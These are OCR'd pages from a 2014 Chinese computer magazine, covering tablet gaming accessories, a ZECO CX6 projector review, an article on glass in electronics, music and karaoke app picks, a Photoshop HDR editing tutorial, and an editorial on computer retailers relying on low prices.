点评： 平板电脑可以安装的游戏不少，其中有相当一部分是赛车游戏，通过重力感应操作，感觉也不错，但就觉得少了点什么。对，那就是开赛车的感觉。目前市面上已经有这样搭配平板的仿真方向盘了，以前在任天堂Wii游戏上也层出现过类似的配件。这款仿真方向盘不仅让人可以获得更精确的操控，同时还内置两个小音箱，设计真够绝，而且很便宜。

游戏手柄

售价:88元

地址:http://item.taobao.com/item.htm? id=39756679315

点评:不少平板电脑虽然游戏性能不错，但触摸操控实在别扭，尤其格斗游戏，真是浪费了这么好的配置和屏幕。别看这款手柄外形有些山寨，玩游戏可不含糊，采用蓝牙连接。随机赠送上百个模拟器游戏，包括街霸、拳王、三国志等，一下回到童年，绝对是消磨时间的利器，价格也不贵。

触控笔

售价:29元

地址:http://item.jd.com/1085194.html

点评:在方寸之间，用手指指点点终究有点不方便。市面上虽然也有十几元的手写笔，但用过的人都知道，如果压感、温感、动感指标不能和平板匹配，很容易出现丢点、断点现象，相比之下这款电容屏手写笔性价比就要高很多，感应硅胶触头柔软且耐用，玩策略游戏再也不怕菜单袖珍了。

ZECO CX6光影王，我的智能家庭影院


作者：谢荏桐

ZECO CX6光影王

我想打造一个无电视客厅的新家，一来减少孩子对电视的沉迷，二来营造一个音乐型的客厅，但有时还得看电影啊，看球赛啊，这些偶尔的享乐也是需要的。于是想到"投影仪+电脑(或盒子)+音箱"的方案。传统灯泡型投影仪因为有太多的弊端被排除了，目光投向LED光源投影仪。后来，经朋友推荐后购买了智能ZECO CX6光影王，使用后感觉很不错，下面就谈谈我的一些感受吧。

主要参数:
投影技术:DLP
亮度:1000ANSI流明
对比度:10000:1
标准分辨率:1280×800
参考价格:5988元

其它亮点
1.支持3D(DLP link)、蓝光播放器、在线3D电影播放，支持2D转3D播放。
2.阿里云OS，四核1.8GHz芯片，海量安卓应用自由选择。
3.HiFi低音炮 ;HiFi回音壁
4.WiFi无线上网和Bluetooth 4.0无线音频和文件传输。
5.多屏互动功能，支持DLNA、Miracast、Air Play。



ZECO CX6的播放界面和投放效果

白天需要关闭窗帘

第一次打开ZECO CX6光影王就进入了桌面，由于方块图标的布局，让人感觉就像进入了Win8。系统开机自动检测并连接WiFi和蓝牙，通过蓝牙4.0默认连接上标配的低音炮和回音壁。其他方面的操作大致和安卓手机一样，可以随意安装下载各种APP。

ZECO CX6光影王的卖点是"采用阿里巴巴YunOS操作系统的投影仪"，号称免费看各种高清，甚至3D电影在线看。本人家里使用移动铁通的光宽带，带宽只有4Mbps，正常情况下能看大部分的电视节目，部分高清的节目有时会卡顿，所以如果在这个机器上流畅看高清我建议至少需要12Mbps的带宽。开机默认连接到标配的低音炮和回音壁，低音效果很好，轻松打造完美音效，平时就算不开投影仪，也可以用有线或蓝牙连接手机听音乐。ZECO CX6光影王虽然自带2D转3D功能，但画质控还是自觉下载十几个GB的3D电影视频来看比较好(可以USB连接各种外部存储设备播放，4核的CPU和1GB运行内存的配置一点不卡)，播放1080P的3D电影，画面很清晰，颜色鲜艳。

这款投影仪另一个超华丽的功能是用手机当手柄玩游戏，但只能玩安卓游戏，本人用360安全卫士就能轻松ROOT。有网友用CX6光影王在家里投100英寸幕布玩街头霸王，配上低音炮和回音壁，真是爽爆了。当然，有小孩的家庭可以利用这部智能投影仪+教育类APP使用互动教育功能。

除了主打影音娱乐，这款投影仪由于与阿里巴巴结缘，因而内置有购物功能，在180英寸超大屏幕下网购衣服，就如同站在真实衣柜旁边。同时ZECO CX6光影王搭载YunOS操作系统，也加载了丰富的数字电视内容源、淘宝购物、娱乐教育应用等互联网服务。这使得智能云投影在联网之后可直接播放网络视频，无需外接其他设备播放视频。

总结:

总的来说，对这款投影仪还是非常满意的，主要表现有几点，首先内置4核CPU和搭载YunOS，并配有WiFi、蓝牙功能；其次性能不错，操控也非常方便。同时内置的网络片源丰富，180英寸超大屏幕，画质出众，3D艳丽高清效果非常好。明显的缺点暂时还没有发现，只是机身上没有控制按钮，担心遥控板不见了，操作麻烦。在亮度上，白天效果感觉不够，需要关上窗帘，如果亮度再高一点就好了。

平板的“表面”功夫 深入了解玻璃的故事

@李剑峰

平板、电视、手机,除了芯片和线路板之外,还需要哪些关键材料呢? 塑料、金属、碳纤维,这些答案都对,可你还忘记了一个很重要的材料——玻璃。除了在液晶屏上大量使用玻璃,玻璃更是出现在笔记本触控板和平板外壳上,那么,玻璃是怎么与科技结缘的呢?

传说各异,玻璃无意被发明

玻璃是怎么被发明的? 这在各国说法还真不一样,欧洲人普遍认为,那是在3000年前,腓尼基的航船在地中海搁浅时,船员为了埋锅造饭,只得搬来船上的天然苏打,一场大餐之后,苏打和石英砂的混合物居然被熔化,形成晶莹剔透的东西,于是玻璃就被发明了。而威尼斯人连忙纠正说,玻璃是2500年前威尼斯人发现的,而且当初架锅的不是天然苏打,而是硝石。

尽管说法各异,但在各国传说中,无一例外地都说是石英或石英砂在高温下产生的,这其实与如今普遍使用的硅酸盐玻璃有相似之处,即以二氧化硅为主要化学成分的石英在高温下熔解,在其他杂质如氧化钙、氧化钠的混合下,形成复杂的氧化物结构,最初的玻璃也就如此土法上马,出现在人们的视野中。

但玻璃走向成熟的标志,还得说是三百多年前在威尼斯诞生的玻璃镜。不过镜子的生产工艺在当年可是绝对的“高科技”,一个玻璃镜能卖到15万法郎,这也让玻璃镜的技术成为威尼斯最大的秘密,以至于威尼斯政府下令,所有的玻璃工厂都必须搬到姆拉诺岛上去,而外国人不能上岛。这样严格的保密,让威尼斯独享玻璃丰厚的利润数十年。直到1666年,法国大使用高薪收买了岛上工匠,并展开了一次复杂的偷渡行动,玻璃镜技术才脱离姆拉诺岛,在欧洲遍地开花。

如今姆拉诺岛依旧用古法手工生产玻璃工艺品


无可替代,玻璃结缘科技业

在科技的发展历史中,玻璃更是无可替代。当爱迪生发明灯泡,首先就面临灯丝在高温下易氧化熔断的问题。爱迪生想出了将灯丝放置在真空环境下的办法,这就要求灯泡外壳不但要透明和完全密封,还要能承受一定压力。幸亏在当时,玻璃吹制工艺已经成熟。正因为这样,电灯才能顺利问世。


在显示领域,玻璃更是不可替代。CRT那笨重的外壳,正是为了隔离空气,承受巨大空气压力的玻璃罩。即便在液晶显示器上,基本结构也是依靠夹在两块玻璃基板中的液晶分子进行偏转,从而显示图像。当然液晶的特殊结构,也对玻璃有了更高的要求,除了更高的强度和轻薄,在液晶基板玻璃上,还需要印刷透明电极、彩色滤光片等等,这就要求基板有很好的印刷性。

玻璃基板的表面平整性要求也非常高,玻璃上不能有任何气泡和瑕疵,还必须有极小的膨胀系数。可以说液晶基板是玻璃中的高帅富,对生产要求极高,这也是美国康宁、日本旭硝子、电气硝子及板销子等几家厂商几乎垄断了液晶玻璃基板生产的原因。

实际上玻璃在科技产业的应用领域远不止这些。触控屏、笔记本触控板,甚至不少设备的外壳上,都使用了玻璃。而由玻璃纤维组成的光纤,也正维持着互联网主干线路的正常运作。当然在不少领域,玻璃的应用也受到了冲击,如在LED灯泡上,其外壳已经普遍使用亚克力,而设备指示灯的导光设备,使用的也是有机玻璃。甚至在光纤上,有机玻璃也有取代光纤之势。



1879年爱迪生发明的灯泡,就采用玻璃作为外壳



液晶面板的基本原理就是两片玻璃中间夹着液晶

延伸阅读:有机玻璃不是玻璃

有机玻璃虽然有玻璃二字,但其实不是玻璃,而是一种名为聚甲基丙烯酸甲酯的塑料,俗名亚克力。由于这种塑料透光性好、结构致密,颇有玻璃的质感,因此得名有机玻璃。那玻璃和塑料的最大差别在哪呢?其实,塑料是一种聚合的高分子有机物,而虽然玻璃品种众多,却都是无机物。有机、无机,这才是塑料和玻璃的根本区别。

再进化,玻璃不像“玻璃”


一说到玻璃,总让人想到容易破碎的窗户玻璃。不过,科技进步使玻璃的应用正在拓展。那么,看似脆弱的玻璃怎么担当起平板甲胄的重任呢?

康宁大猩猩玻璃在高端手机和平板上应用广泛,总是和坚固的印象联系在一起。但你可能没想到,大猩猩玻璃的基材其实和我们日常玻璃杯、窗户玻璃并没有多大区别,都是最为传统的硅酸盐玻璃。但大猩猩玻璃在生产后,还要进行一次关键的离子交换过程,利用硝酸钾中的钾离子将玻璃中的钠离子置换出来。由于钾离子的结构更大,化学特性更加活泼,这也就意味着替换后所生成的新化合物有更高的稳定性和更高的强度,形成了一层致密的加强压缩层,让玻璃表层不容易被划伤。而钾离子更强大的化学键,也赋予了大猩猩玻璃更好的柔韧性,在轻微弯曲的情况下,其化学键不会断裂,在外力撤销后,化学键重新复位,这就让大猩猩玻璃具备更强的抗高压能力。


而iPhone 6将使用蓝宝石玻璃的传闻,又将蓝宝石玻璃推到了风口浪尖。其实蓝宝石玻璃的化学结构很简单,就是三氧化二铝。尽管这种物质在常态下只是硬度很低的白色粉末,但在结晶后会形成类似于钻石的六角形结晶结构,在这一结构中,分子间相互锁定,原子键的力量很大,不容易出现晶体变形的情况,这也就赋予了蓝宝石玻璃很高的硬度和强度,莫氏硬度高达9。也就是说,在自然界中只有钻石可以划伤蓝宝石玻璃。而其他物质的摩擦,根本不会在蓝宝石玻璃的表面上留下任何印记。

Tough
evolved
Corning® Gorilla® Glass 3 with
NATIVE DAMAGE RESISTANCE™

如今,“大猩猩”在手机和平板上有着另外的含义



大猩猩玻璃工艺关键是更稳定的钾离子对钠离子的替换



蓝宝石玻璃结晶后的分子结构

结语　让人着迷的玻璃

人类似乎总是对晶莹剔透的东西着迷,就像钻石、水晶,只是更廉价的玻璃有着更亲民的实用价值。这也让玻璃在生活中有了更多的用武之地,而在科技产品上,除了显示屏幕,玻璃也越来越多地出现在产品设计上,特别是外壳,像蓝魔i9平板在外壳上就使用了双面玻璃。而科技的进步,反过来又让传统的玻璃焕发新的光彩,继续保持晶莹的特性,又不断改善强度。未来在科技产品上,玻璃依旧不可或缺,甚至它还可能扮演更重要的角色。

责编:何庆　**美编**:黄莹　**组版**:况中银　**责校**:曾灿
日期:2014.8.11　**投稿邮箱**:pcw-digital@vip.sina.com

平板也有好导师

音乐达人必玩 APP

@ 贺全荣

《中国好声音》《我是歌手》这样的音乐选秀节目红遍大江南北，掀起了一股听歌、K歌的音乐狂潮，听歌和K歌可能很多人想到去卡拉OK厅，其实只要用平板就能让我们随时随地享受音乐带来的激情和快乐。平板上的各种音乐APP，能像导师一样提供详细的指导，让你立刻变身名副其实的音乐达人。


the Voice of China
中国好声音
第三季

初级篇:听歌

对于初级的音乐爱好者，最喜欢的就是听歌，既能打发休闲时间，还能跟着哼唱，学唱自己喜欢的歌曲，为唱歌做功课。

1.推荐应用:QQ 音乐

理由:管理本地歌曲方便,音乐收藏与电脑同步



QQ音乐
本地音乐
我的音乐
网络乐库
在线搜索
MV
我们今夜,正年轻!

QQ 音乐最大的特色是可以和电脑版同步歌曲

这里给大家推荐的是QQ音乐iPad版，在“网络乐库”中有丰富的歌曲，除了可以在线播放外，也能下载，方便在没有网络的环境中播放，“本地音乐”中可以播放储存的音乐，另外最大的特色是可以和电脑的QQ音乐联通，电脑中在QQ音乐中收藏的好听歌曲，在iPad中用QQ号码登录后，进入“我的音乐”，点击“同步收藏”，同步完成后就可以同步显示出来，这样在电脑中收藏了好听的歌曲，在平板上不需重新搜索，可以方便直接播放，当然在iPad上收藏的歌曲，在电脑中也能同步显示。

2.推荐应用:豆瓣 FM

理由:不用自己选歌,海量歌库


私人兆赫
公共兆赫
只要一分钟
只要一分钟

点击“红心”可以把歌曲收藏起来下次听

听歌听多了，自己喜欢的歌曲就那么一些，不知道现在还有哪些歌曲好听，最近又出了什么新歌……这样的音乐达人不妨用豆瓣音乐电台来听歌，不用自己选歌、换歌，很容易就遇到自己喜欢的新歌。

音乐电台应用很多，如前面介绍的 QQ 音乐就有音乐电台，这里给大家介绍豆瓣 FM，运行后也不用选歌曲，听歌的同时可以专心地看小说或者浏览新闻。除了收藏功能，豆瓣 FM 的最大特色就是“私人兆赫”，里面是豆瓣根据你标的红心歌曲的特点，智能判断你可能喜欢的音乐风格，为你选择播放可能喜欢的歌曲。


中级篇:K 歌

很多天生的麦霸已经不满足于听歌了，也想放开歌喉，尽情地歌唱，这里推荐两款不错的平板 K 歌应用，不用出门，不用花钱，就能随时随地 K 歌，还能录制上传到网上，会有很多粉丝点赞呢。

1.推荐应用:K 歌达人

推荐理由:智能评分,上传评价


内置的智能评分功能，及时帮助我们发现唱得不好的地方


00:35/03:58
59
你找我陪你无聊
陪你看你最爱的频道
55
加油啊

K 歌达人最大的优点就是其内置的智能评分功能，在“新歌抢 K”、“KTV 点播排行榜”和“人气 K 歌榜”中找自己要唱的歌曲，然后下载，完成后就可以在平板中利用平板自带的麦克风唱卡拉 OK 了。不过要注意调整好麦克风和嘴巴的距离，确保最佳效果，如果想录制上传，则可以反复录制，把自己唱得最好的一次保存录音并上传，与网友分享。

2.推荐应用: 唱吧

推荐理由:歌曲丰富,自带音效,智能评分


17:47
点歌台
首页
我的关注
比赛
加入合唱
我
分类点歌
按歌星点歌
编辑推荐
最热K歌榜
清唱1分钟
清唱
小苹果
筷子兄弟
好久不见
陈奕迅
免费点歌
过火
张信哲
至少还有你
林忆莲

“点歌台”中提供了丰富的歌曲


运行唱吧后，点击左下角的麦克风图标，“点歌台”中提供了丰富的歌曲，选择喜欢的歌曲，缓冲完毕后，点击“演唱”开始录音。录音过程中有得分提示，K 歌的同时还能选择音效，让录制效果更佳，唱完后会保存为录音，将喜欢的录音上传还能得到网友的评价和送花，找点小小的满足感。除了自己唱歌，唱吧有音乐 K 歌排行榜，里面有很多网友录制上传的歌曲，听了后觉得不错，记得给 TA 送花鼓励哟。

高级篇:玩乐器

作为一名高级音乐达人，不掌握一门乐器不好意思和人打招呼，但随着年龄的增加和工作的繁忙，摆弄乐器的机会越来越少了，其实也可以在平板上利用模拟乐器应用来代替乐器随时随地演奏出美妙动听的音乐，过一把玩乐器的瘾，找回当年的感觉。

1.推荐应用:真实吉他(REAL GUITAR)

推荐理由:模拟实物逼真,方便好用



Real Guitar
G
C
Em
Am
F

界面和真实的吉他很像吧

运行 REAL GUITAR，会出现一个酷似吉他的界面，用手指在触摸屏上滑动来弹奏吉他，支持多点触控弹奏，音质也很不错，很逼真，有了这个应用程序，你可以轻松地利用最复杂的和弦，弹奏任何流行的歌曲或编写你自己的歌曲了，说不定还能吸引不少目光呢!

2.推荐应用:钢琴达人 2

推荐理由:音质逼真 游戏模式刺激


01:06
Castle In the Sky
容易

在“自由弹奏”模式中可以模拟真实的钢琴

除了吉他，喜欢钢琴的朋友估计不少，钢琴达人 2 是一款模拟乐器类应用。如果觉得无聊，可以在游戏模式中玩弹钢琴的游戏，游戏操作很简单，根据圆球下落的数量和速度，点击屏幕，游戏就会顺着那首歌的音节，一一发出，如果你的速度过快或者过慢，会造成很难听的音效。

扫描二维码或者在微信的订阅号中查找"laolang-pcw"即可在手机上看老狼讲习所。

最近持续高温，虽然酷暑难耐，但空气透明度特别高。光照强，是拍照的好天气，可就是这样的好天气也有让我们拍摄为难的时候。比如蓝天上的白云很漂亮，如果我们想保留白云的效果，对天空测光拍摄的话，那么地面就会一片漆黑；如果想让地面曝光正常，那么原本美丽的蓝天，瞬间就会变得一片惨白。如何两者兼顾？这时唯有HDR效果！

Tips：本期内容要看彩色大图，请扫描左上角二维码，或者关注老狼微博：@电脑报老狼，本系列将同步更新

快乐学修图(5)

从骨头里榨出油水


——一张照片也能调出 HDR 效果


一张照片能实现HDR效果？


对 HDR 照片，大家并不陌生，网上的各种教程也不少。一般都是拍摄 2～3 张照片，分别对亮部、中间色调、暗部拍摄一张，或者使用相机的包围曝光，拍摄 2～3 张，然后通过后期合成。这是一种耗时的精细制作，虽然最终的效果令人满意，但对大多数用户来说太过于麻烦。很多时候我们只拍摄了一张照片，也想实现 HDR 效果。下面老狼就介绍几种尽量榨出一张照片的极限，调出 HDR 效果的快速方法。

TIPS：什么是 HDR 效果？

HDR是英文High Dynamic Range（高动态范围）的缩写。在大光比环境下拍摄，普通相机因受到动态范围的限制，不能记录极端亮或者暗的细节。而经后期处理的照片，即使在大光比情况下拍摄，高光、暗部都能够获得比普通照片更佳的层次。



以地面建筑和人物测光拍摄的照片，天空一片惨白，没有细节



对天空的云彩测光，人物和建筑都太暗，暗部细节丢失严重


将前面两幅通过后期合成就可以实现 HDR 的效果，既有天空的细节，同时地面的建筑也获得了很好的曝光

从废片中榨出HDR效果


光照很强时候拍照，为了兼顾整体，拍出的画面往往就是亮部不亮、暗部过暗，两者缺少细节。整个画面看起非常平淡，不后期制作基本就是废片。如何在后期解决？我们就来看下面一张照片的调整方法。



原图 画面天空的细节非常少，暗部没细节



处理后的效果

第一步：找回亮部的细节。

通过原图我们看到在画面天空部分，细节基本丢失了，如果只是把画面调亮，天空一片白色，那也很简单，直接把画面的暗部调亮即可，但这样天空的细节完全没有了。现在我们来看看能否在天空部分找回一点细节。在 Photoshop CC 中点菜单"图像→调整→阴影 / 高光"，在弹出的对话框中把高光上的滑竿上的调节柄向右拖动，观察天空的变化，调出理想的细节效果。这一步的调节只影响画面的高光，对画面的中间色调和暗部的影响不会很大。








第二步：整体色调调整。


上一步我们只是找回亮部的细节，调整后画面更加昏暗了。通过前面我们学习的曲线调整方法，在这一步我们整体调整一下画面的色调。点菜单"图像→调整→曲线"，在曲线调节面板中，我们看到画面的亮部直方图有一段空白，我们把右上角的调节柄向左移动，直到靠近直方图的数据部分为止。现在画面整体变亮了，为了不让画面丢失细节，我们把中间的调节柄向右下拉一点，让画面稍暗一点，这也方便后面一步的调整。

第三步：HDR 的均衡。

前面两步我们调整的目的是挽回更多丢失的细节，接下来我们通过 HDR 调整，让画面效果更理想。点菜单"图像→调整→HDR 色调"，在预设选项里有很多 HDR 效果可以选择，这里我们选择默认的自定。为了让调出的画面更真实，我们可以对"色调和细节"、"高级"两部分的选项做出调整。前面我们已经对细节部分做了详细的调整，在"色调和细节"我们可以根据画面需要做出一些微调，当然也可以不调整。重点是在高级部分，根据画面的变化对阴影和饱和度做调整，直到自己满意为止。

像RAW格式一样调出HDR效果


原图，画面平淡，亮部细节丢失严重



处理后的画面锐度和亮部细节明显提升

许多人都知道如果是 RAW 格式，照片调整起来的空间会很大。但问题是，你的照片不是 RAW 格式，而是 JPG 格式，能不能也像 RAW 格式那样去调整？当然可以，只不过，调整 JPG 不会像调整 RAW 格式那样大的调整空间，不过能榨多少是多少吧。

处理 RAW 格式常用的有两种软件，Camera Raw 和 Lightroom，Lightroom 可以直接打开 JPG，Camera Raw 只是 Photoshop 中的一个插件，不能直接打开，不过我们可以通过 Photosho 中的滤镜来打开 JPG。下面我们就以 Camera Raw8.0 为例来讲调整方法吧（Lightroom 的使用将在下期学习）。


第一步：在 Camera Raw8.0 中打开 JPG。

在 PhotoshopCC 中打开要调整的照片，然后点菜单"滤镜→Camera Raw 滤镜"，现在我们可以看到在 Camera Raw 中已经打开了 JPG 照片。这幅照片中的问题和前面照片的问题基本相同，在光照强烈的天空部分，细节丢失严重，暗部又太暗了。下面我们就需要对这些问题作具体的调整。



第二步：直接调整 HDR 效果。


在 Camera Raw 中调整照片是非常简单的，也很直观。和前面的调整方法一样，我们先将天空的细节找回，在高光部分将调节柄向左移动，让天空的细节显示出来。接下来调整画面的白色，让画面的亮部降低一点，画面的细节将呈现更多。接着可以提高照片的阴影和黑色部分，让暗部更亮一点，细节显示更多一些，最后再提升照片的清晰度。



这里面的调节都是直观显示，每一项都可以根据自己的需要进行调节，画面的色调可以通过色温来调整以达到你需要的效果。

第三步：给画面进行降噪处理。

在 Camera Raw 中调整完后，最后记得要给画面进行降噪处理，不然在 Camera Raw 中处理后的画面会有很多噪点。点 Camera Raw 控制面板中的细节调整设置面板，在锐化设置选项中将数量、半径、细节上的数字都降低，在减少杂色选项中，将明亮度细节提高，明亮对比度可以不设置。在颜色设置中可以拉到 90~100（将杂色降到最低）。这里设置的每一项都可以根据画面来进行调节（可以放大 100%显示）。这里大家不必知道画面降噪处理每项调节的具体目的，我们会在后面作更详细介绍。



PC地带

C版 | 24~32版 电脑報
日期:2014.8.11 第31期
责编:徐远志 美编:毛代洪
组版:况中银 责校:曾 灿
投稿邮箱:pcw-pc@vip.sina.com
扫一扫
加微信看 PC 地带

编辑观察

电脑卖场，一味把低价当武器就真悬了！

@ 电脑报 流云


当一类产品高度普及时，它的利润会逐年走低，而低利润，也导致了产业链上的诸多环节出现问题——之前过分膨胀的电脑卖场就是其中之一。不过，面临困境并不等于没有解决办法和生存余地。但当“低价”成为唯一的竞争武器时，问题可就真的大了。

3C 卖场：四千元出头的 Yoga 是最贵机型

电脑产品进驻 3C 卖场之初，一般销售的是当前平台的入门机型（例如联想 G 系列）和中档机型（例如联想小 y）。由于机型主流、提货快、发票正规、无忽悠，所以不少“老鸟”和完全不懂的用户喜欢在 3C 卖场购买电脑。

但最近我发现，在不少城市的 3C 卖场，完全看不到电脑新品，都是“老掉牙”的低价品，上一代的 IVB 平台甚至还在充当主力。

在一家苏宁卖场，处在进门黄金位置的联想电脑专区里多是老款型，4000 元出头的 Yoga 已是在售的最贵机型。而在旁边的国美电器，惠普和戴尔柜台上竟然没有 20 英寸以上的一体机，整个电脑柜台找不到一款 4500 元以上的产品，4K 屏本、游戏本、触控一体机，则根本不见踪影。



这是某卖场联想专柜上的所有笔记本产品（摄于 8 月 3 日），高端机型不见踪影，主力是低端机型。和联想官网上丰富到爆的产品相比，卖场中的产品数量和档次简直叫可怜

电脑城：两三千元是主流，i3 款成了“高端机”

在很多“老鸟”心目中，要买中高档机型，去电脑城还是最靠谱的——那里店面多，机型也最丰富，3C 卖场和电商上买不到的高端货在电脑城都有。

如果你现在还这么想就错了！

我的一个朋友，玩电脑二十年了，最近几个周末都在陪朋友和家人买电脑。上大学的要买传统本，中学生要买游戏本，老人看韩剧要买一体机……需求还是多样化的。不过他告诉我，进了电脑城，他傻眼了：

想买台品质稍微好点的传统本，一看店面里全是两三千元的入门款型；想买 Y50 游戏本，走了几家联想专卖店都没有，称这货太高端，在售最高端机型就是 Y40；老人要一台 23 英寸的一体机，好不容易找到一家有 23 英寸机型的店，但销售员告诉他没进 Core i3 款，太高端，最高规格就是 3000 多元的奔腾型。于是，我这个朋友历史上头一遭买了奔腾机……

纯低价竞争 = 加速死亡

在这里我并不想对电脑卖场的问题进行“高大上”的定性和分析。电脑卖场早期爆发式的增长也就注定了今天的困境。整个行业低利润，加上电商的疯狂膨胀，电脑卖场面对困局是必然的。

但无论如何，如果纯靠卖低价货，把“价格不断创新低”作为竞争武器，恐怕电脑卖场就真的没有前途了。今天 4000 元的电脑不好卖了就拼命推 3000 元的，明天 3000 元的不好销就卖 2000 元的……可那样的东西还能用吗？还可能有回头客吗？

